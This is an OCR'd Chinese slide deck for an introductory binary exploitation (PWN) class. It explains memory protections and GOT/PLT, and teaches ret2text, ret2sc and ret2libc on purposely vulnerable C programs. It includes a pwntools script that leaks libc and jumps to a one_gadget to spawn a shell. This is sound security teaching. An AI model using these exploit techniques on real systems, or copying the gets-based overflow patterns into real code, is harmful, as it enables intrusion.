Pitch Deck 2024-03-23

</

有手就行
你的第一堂程式安全

/>

} /> [

Day 2

FlyDragon @ Taiwan holy young

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ 資安倫理宣傳

本課程目的在提升學員對資訊安全之認識及資安實務能力，深刻體認到資安的重要性！所有課程學習內容不得從事非法攻擊或違法行為，所有非法行為將受法律規範，提醒學員不要以身試險。

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ 回饋表單

課程結束後請填寫表單

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ About me

- 林紘騰 / FlyDragon
- LoTuX CTF 創辦人
- 鳳山高中電資社長
- 111年國高中組金盾獎冠軍

me>

1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ Notice

今天的課程會接續上次的課程，並往 PWN 的方向延伸
對逆向工程有興趣的同學可以關注高中職生資安研習營

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Outline

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Requirement

開始之前請先準備以下幾樣東西

- 一台 Ubuntu 虛擬機
- 加入 Discord 群組
- 一顆好學的心

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</>

PWN 簡介

01

} /> [

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Pwn 簡介

/> **

這是甚麼

具有漏洞的服務
通常目標是拿到 shell

} /> [


這怎麼念

胖、碰、ㄆㄨㄤ

其實都可以XD

</ Pwn 簡介

保護機制 - checksec



```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

</ Pwn 簡介

GOT & PLT

GOT (Global Offset Table)

- 每個元素都是指向變數或函數的指標
- 一開始是 .plt
- 第二次以後執行時直接透過 GOT 找

1 0 1 1　0 1 1　0 1　1 0 1 1 0 0 1　1 0　1 1 0 1 1　0 1 1　0 1　1 1 0 1 1 0　1 1 0 1 1 1　1 1 0 1

</ Pwn 簡介

GOT & PLT


PLT (Procedure Linkage Table)

- 每個元素都是一小段程式碼
- 第一個元素是公共 plt ，負責呼叫動態鏈接器
- 第二個開始分別對應到動態鏈接的函數

1 0 1 1　0 1 1　0 1　1 0 1 1 0 0 1　1 0　1 1 0 1 1　0 1 1　0 1　1 1 0 1 1 0　1 1 0 1 1 1　1 1 0 1

</ Pwn 簡介


GOT & PLT (overly simplified)



1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Pwn 簡介


GOT & PLT (overly simplified)



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1


</ Pwn 簡介

GOT & PLT (overly simplified)




</ Pwn 簡介

GOT & PLT (overly simplified)



</ Pwn 簡介

GOT & PLT (overly simplified)



→ Lazy Linking AKA Lazy Binding

</ Pwn 簡介

GOT & PLT (小補充)

- got[0] = address of .dynamic
- got[1] = link_map
- got[2] = dl_runtime_resolve

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Pwn 簡介

保護機制 – RELRO (Relocation read only)


- No RELRO – Link Map、GOT 可寫
- Partial RELRO – 僅 GOT 可寫
- Full RELRO – 兩者皆不可寫

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Pwn 簡介

保護機制 – Canary

- rbp 前加上隨機值
- 隨機值有變就會終止程式



</ Pwn 簡介

保護機制 – NX (No execute)

- 可寫的不可執行、可執行的不可寫

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Pwn 簡介

保護機制 – PIE (Position Independent Executable)

- data 段和 code 段位址隨機化

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ Pwn 簡介

保護機制 – ASLR (Address space layout randomization)

- stack、heap、library 位置隨機

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Pwn 簡介

Pwntools

- process() remote()
- send() sendline()
- sendafter() sendlineafter()
- recv() recvline()
- recvuntil()

</ Pwn 簡介

Pwntools 練習 1

```python
import random

upper_bound = random.randint(100000000, 1000000000)
ans = random.randint(0, upper_bound)

print(f'Guess a number between 0 and {upper_bound}!')

while True:
        data = int(input())
        if(data == ans):
                print("FLAG{ppc1}")
        elif(data < ans):
                print("Higher!")
        elif(data > ans):
                print("Lower!")
```

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ Pwn 簡介

Pwntools 練習 2

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</>

ret2text/sc/libc

02

}/>[

1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ ret2text/sc/libc

/> **

ret2text

跳到想去的程式碼

需關閉 PIE

} /> [


ret2sc

跳去執行 shell code

需關閉 PIE、NX

</ ret2text/sc/libc


Ret2text



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ret2text/sc/libc

Ret2text




</ ret2text/sc/libc

Ret2text 範例

透過 BOF 控制程式流程
並取得 shell

Note: 編譯時加上需要加上
-fno-stack-protector -no-pie
關閉 Canary 和 PIE



```
#include <stdio.h>

void backdoor(){
    system("/bin/sh");
}

int main() {
    char buffer[8];
    gets(buffer);
    return 0;
}
```

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ret2text/sc/libc

Ret2sc

如果沒有 NX，那可以跳到我們寫入的 shell code


1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ret2text/sc/libc

Ret2sc 範例

透過 BOF 控制程式流程
跳到寫入的 shell code

Note: 編譯時加上需要加上
-z execstack
關閉 NX



```c
#include <stdio.h>
#include <sys/mman.h>

char message[50];

int main() {
    setvbuf(stdout,0,2,0);
    void *mem = (void *)0x00404000;
    size_t size = 0x00405000 - 0x00404000;
    mprotect(mem, size, PROT_READ | PROT_WRITE | PROT_EXEC);


    puts("Say something to me?:");
    read(0, message, 50);

    puts("Show me ret2sc!");
    char buffer[100];
    gets(buffer);
    return 0;
}
```

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ret2text/sc/libc

Ret2libc

正常程式誰會用 system() ==
有 NX 你寫 shellcode 也沒用 ==

→ libc


1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ret2text/sc/libc

Ret2libc

假設 leak 出 puts

puts = libc base + puts libc
libc base = puts – puts libc
system = libc base + system libc



</ ret2text/sc/libc

Ret2libc

怎麼知道載入的 libc

```
$ ldd <BINARY>
```

```
gdb-peda$ vmmap
```

1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ ret2text/sc/libc

Ret2libc

怎麼知道 function 在 libc 的 offset

```
$ readelf -a <libc> | grep <function>
```

```
$ objdump -T <libc> | grep <function>
```

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ret2text/sc/libc

One Gadget

用法

```
$ one_gadget <libc>
```

</ ret2text/sc/libc

One Gadget

安裝方法

```
$ sudo apt -y install ruby
```


```
$ sudo gem install one_gadget
```

</ ret2text/sc/libc

ret2libc 範例

沒有奇怪的函式
且 NX 開啟

Note:
No Canary



```
#include <stdio.h>

int main(){
        char address[10] ;
        char message[16];
        unsigned int addr ;
        puts("Can you return to library?");
        printf("Address of puts: %p\n", puts);
        printf("Address of message: %p\n", message);
        printf("Say some thing :\n");
        read(0,message,256);
        puts("Thanks you ~");
        return 0 ;
}
```


1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ ret2text/sc/libc

ret2libc 解法

跟前面很像
改成跳到 libc 裡

Note:
用 one_gadget
要符合 constraints




```python
from pwn import *

r = process("./ret2libc")

r.recvline()

puts_leak = int(r.recvline().split(' ')[3], 16)
rbp = int(r.recvline().split(' ')[3], 16) - 0x2000

libc_base = puts_leak - 0x80e50

one_gadget = libc_base + 0xebd43

print(hex(puts_leak))
print(hex(rbp))

r.recvline()
raw_input()
r.sendline('a'*32 + p64(rbp) +p64(one_gadget))

r.interactive()
```

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ret2text/sc/libc

ret2libc 說明




```
puts_leak = int(r.recvline().split(' ')[3], 16)
rbp = int(r.recvline().split(' ')[3], 16) - 0x2000

libc_base = puts_leak - 0x80e50

one_gadget = libc_base + 0xebd43

print(hex(puts_leak))
print(hex(rbp))

r.recvline()
raw_input()
r.sendline('a'*32 + p64(rbp) +p64(one_gadget))
```

接收 puts 位置 (hex)

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ret2text/sc/libc

ret2libc 說明



